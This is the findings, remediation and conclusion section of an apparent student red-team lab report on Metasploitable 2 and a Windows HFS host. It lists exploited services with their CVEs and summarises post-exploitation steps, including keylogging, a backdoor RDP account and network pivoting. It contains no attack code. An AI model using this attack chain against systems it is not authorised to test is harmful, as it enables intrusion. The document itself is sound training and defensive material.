




Burp Repeater — manually sending modified HTTP requests



Burp Scanner / response analysis showing web application behavior



HTTP traffic captured — login credentials visible in POST request body

9. Findings & Vulnerabilities

The table below summarizes all vulnerabilities identified and exploited during this assessment:

#	Vulnerability	Service/Port	CVE	Severity	Status
1	vsFTPD 2.3.4 Backdoor	FTP / Port 21	CVE-2011-2523	CRITICAL	Exploited
2	Anonymous FTP Login Enabled	FTP / Port 21	N/A	HIGH	Confirmed
3	SSH Weak Credentials (msfadmin)	SSH / Port 22	N/A	HIGH	Exploited
4	Telnet — Plaintext Protocol	Telnet / Port 23	N/A	HIGH	Exploited
5	Samba 3.0.20 usermap_script RCE	SMB / Port 445	CVE-2007-2447	CRITICAL	Exploited
6	SMB Signing Disabled	SMB / Port 445	N/A	MEDIUM	Confirmed
7	Apache 2.2.8 — Outdated Server	HTTP / Port 80	Multiple	HIGH	Enumerated
8	WebDAV Enabled on Apache	HTTP / Port 80	N/A	HIGH	Confirmed
9	MySQL No Root Password	MySQL / Port 3306	N/A	CRITICAL	Exploited
10	MySQL Exposed on Network	MySQL / Port 3306	N/A	HIGH	Exploited
11	Rejetto HFS RCE	HTTP / Port 80 (Win)	CVE-2024-23692	CRITICAL	Exploited
12	Weak Windows Admin Password	Windows Auth	N/A	HIGH	Cracked
13	NT Hash Crackable (Pa\$\$w0rd123)	Windows SAM	N/A	HIGH	Cracked
14	Keylogging — No EDR Protection	Windows	N/A	CRITICAL	Exploited
15	Backdoor Account Created (RDP)	Windows RDP	N/A	CRITICAL	Exploited
16	Network Pivoting Possible	Dual-homed Host	N/A	HIGH	Exploited
17	Plaintext Telnet/FTP Traffic	Network / Sniffing	N/A	HIGH	Confirmed

10. Remediation Recommendations

The following recommendations should be implemented to address the identified vulnerabilities:

10.1 FTP (Port 21)

- IMMEDIATELY patch vsFTPD to the latest version — version 2.3.4 contains a known backdoor
- Disable Anonymous FTP login unless absolutely required for a business purpose
- Replace FTP with SFTP (SSH File Transfer Protocol) which encrypts all traffic
- Implement strict IP allowlisting for FTP access

10.2 SSH (Port 22)

- Enforce strong, unique passwords — minimum 12 characters with complexity requirements
- Disable password authentication; use SSH key-pair authentication only
- Implement fail2ban to block IPs after repeated failed login attempts
- Change default SSH port from 22 to a non-standard port to reduce automated scanning

10.3 Telnet (Port 23)

- DISABLE Telnet immediately — it is an obsolete and dangerously insecure protocol
- Replace all Telnet usage with SSH, which provides encrypted sessions
- Remove the telnetd package: `sudo apt remove telnetd`

10.4 SMB (Port 445)

- Upgrade Samba from 3.0.20 to a current, supported version
- Enable SMB Signing to prevent relay attacks: `smb signing = mandatory`
- Block SMB ports (445, 139) at the firewall — never expose to internet
- Disable guest/anonymous SMB access

10.5 HTTP / Web Server (Port 80)

- Upgrade Apache from 2.2.8 to the latest stable version (2.4.x or Nginx)
- Disable WebDAV unless explicitly required
- Implement a Web Application Firewall (WAF) to filter malicious requests
- Remove all default/demo applications (DVWA, Mutillidae) from production servers
- Use HTTPS (TLS 1.3) instead of plain HTTP — HTTP sends all data in plaintext

10.6 MySQL (Port 3306)

- Set a strong root password immediately: `ALTER USER "root"@"localhost" IDENTIFIED BY "StrongPass!"`
- Block port 3306 from external access using firewall rules (iptables/ufw)
- MySQL should only accept connections from localhost or specific application servers
- Upgrade MySQL to a supported, current version
- Run MySQL as a non-root system user

10.7 Windows Security

- Patch all software — especially HTTP File Server (HFS) which is vulnerable to CVE-2024-23692
- Install and configure a reputable Endpoint Detection & Response (EDR) solution
- Enforce a strong password policy: minimum 14 characters, complexity, regular rotation
- Enable Windows Defender / Microsoft Defender for Endpoint with real-time protection
- Disable RDP if not required; if required, restrict access with firewall rules and MFA
- Enable Windows Event Logging and forward logs to a SIEM system
- Regularly audit user accounts — remove accounts that are not needed

10.8 Network & Architecture

- Implement network segmentation — attacker and target machines should be in separate VLANs with firewall rules between them
- Use a firewall to control traffic between all network segments
- Dual-homed machines (with interfaces on multiple networks) should have strict routing controls to prevent pivoting
- Deploy an Intrusion Detection System (IDS/IPS) such as Snort or Suricata
- Implement network monitoring — log all connection attempts and alert on suspicious patterns
- Replace all plaintext protocols (Telnet, FTP, HTTP) with encrypted alternatives (SSH, SFTP, HTTPS)

12. Conclusion

This Red Team assessment successfully demonstrated a full attack chain against a deliberately vulnerable target environment. Starting from a completely isolated attacker machine, the assessment achieved:

- Complete network enumeration of all services running on Metasploitable 2
- Successful exploitation of 6 different services (FTP, SSH, Telnet, SMB, HTTP, MySQL)
- Root-level access on the Linux target via multiple attack paths
- Remote Code Execution and Meterpreter access on the Windows target via HFS exploit
- Post-exploitation: keylogging, screen capture, backdoor creation, and RDP access
- Lateral movement from the external network to an internal-only Windows machine via pivoting
- Offline password cracking of NT hashes using John the Ripper
- Network traffic sniffing using Wireshark and HTTP interception with Burp Suite

The assessment highlights that a combination of outdated software, weak/default credentials, lack of network segmentation, and absence of monitoring controls creates an environment where a complete network compromise is achievable with freely available tools.

All techniques demonstrated here are standard in the cybersecurity industry and are used by professional penetration testers during authorized security assessments. The goal of this project was to develop hands-on skills in ethical hacking while following responsible disclosure and academic integrity guidelines.